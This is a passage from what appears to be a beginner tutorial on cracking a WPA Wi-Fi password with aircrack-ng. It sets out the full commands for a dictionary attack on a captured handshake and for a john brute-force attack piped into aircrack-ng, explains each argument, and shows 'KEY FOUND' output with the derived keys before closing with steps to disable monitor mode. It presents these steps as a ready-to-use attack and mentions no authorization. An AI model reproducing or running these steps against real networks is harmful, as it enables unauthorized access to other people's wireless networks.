


```
null@COMPUTER:~$ aircrack-ng -b b4:75:0e:78:89:30 -w /usr/share/dict/words dicti
onary.cap-01.cap
```

Let’s try to crack the data being sniffed. We do this with the aircrack-ng program. Again, we see the BSSID in the argument. The “/usr/share/dict/words” is a dictionary that is already installed (a dictionary is just a file full of words, one per line). The third important argument is dictionary.cap-01.cap, this is the data being sniffed.


If you get an error along the lines of “No data in capture file.”, this means that the data we’re interested in (a handshake) isn’t in the capture. Wait about 30 seconds more and try the command again (up arrow key to get the last command you typed).

Once aircrack-ng runs without an error, you can stop the capture in the other terminal (you only need a single WPA handshake for this exploit to work).



```
                                 Aircrack-ng 1.1


                   [00:00:34] 54920 keys tested (1607.91 k/s)


                           KEY FOUND! [ sunshine ]


      Master Key     : 28 6F D6 58 25 3A BB D2 47 D2 F4 20 DF 6E 45 E9
                       E8 B2 57 14 FE 00 6C 56 80 B3 6E A7 A6 93 2E 08

      Transient Key  : CE 87 FB FD C8 1B B9 C6 0F F0 8E D1 3C 0C 5E DA
                       32 F3 66 56 F3 B9 30 2B 8C 1F C3 22 4D F6 0E BB
                       20 E3 74 3E 7D 0F 39 FA 43 BF C1 93 E8 66 E8 F2
                       7A 0A F5 E4 39 80 80 09 1A 30 0E 0D 5C F0 0F 32

      EAPOL HMAC     : 71 2A 78 DA 66 40 64 8C 1C 79 A7 3A F4 0B ED F0
null@COMPUTER:~$ 
```

If the password is in the dictionary, you’ll get the above message showing that the key was found.




```
null@COMPUTER:~$ john -incremental -stdout=8|aircrack-ng -b b4:75:0e:78:89:30 -w
 - dictionary.cap-01.cap
```

If the password is not in the dictionary, we can try and brute force it with john (brute force just means try every possible combination...this can take a while).


Now things really get complicated. The command before the “|” character is generating all printable keys of length 8 (note, WPA passwords are 8-63 characters long).

The “|” character is called a “pipe”. A pipe passes the output from the preceding command to the second command. The second command is the previous aircrack-ng command with one change, the “dictionary.cap” has been replaced with a “-”. This is a special way of telling aircrack-ng to take information passed to it through a pipe as the dictionary file.



```
                                 Aircrack-ng 1.1


                   [00:00:05] 6564 keys tested (1218.14 k/s)


                           KEY FOUND! [ sunshine ]


      Master Key     : 28 6F D6 58 25 3A BB D2 47 D2 F4 20 DF 6E 45 E9
                       E8 B2 57 14 FE 00 6C 56 80 B3 6E A7 A6 93 2E 08

      Transient Key  : CE 87 FB FD C8 1B B9 C6 0F F0 8E D1 3C 0C 5E DA
                       32 F3 66 56 F3 B9 30 2B 8C 1F C3 22 4D F6 0E BB
                       20 E3 74 3E 7D 0F 39 FA 43 BF C1 93 E8 66 E8 F2
                       7A 0A F5 E4 39 80 80 09 1A 30 0E 0D 5C F0 0F 32

      EAPOL HMAC     : 71 2A 78 DA 66 40 64 8C 1C 79 A7 3A F4 0B ED F0
null@COMPUTER:~$
```

This should also crack the password.



```
null@COMPUTER:~$ sudo airmon-ng stop mon0


Interface       Chipset         Driver

mon0            Unknown         iwlwifi - [phy0] (removed)
wlan0           Unknown         iwlwifi - [phy0]

null@COMPUTER:~$ sudo airmon-ng stop wlan0


Interface       Chipset         Driver

wlan0           Unknown         iwlwifi - [phy0]
                                (monitor mode disabled)

null@COMPUTER:~$
```

Once you’re all done cracking, you probably want internet and such back. Start by disabling the monitor mode on the monitor interface and the wireless interface.

You will also need to run the following command on an Ubuntu machine:
sudo service network-manager start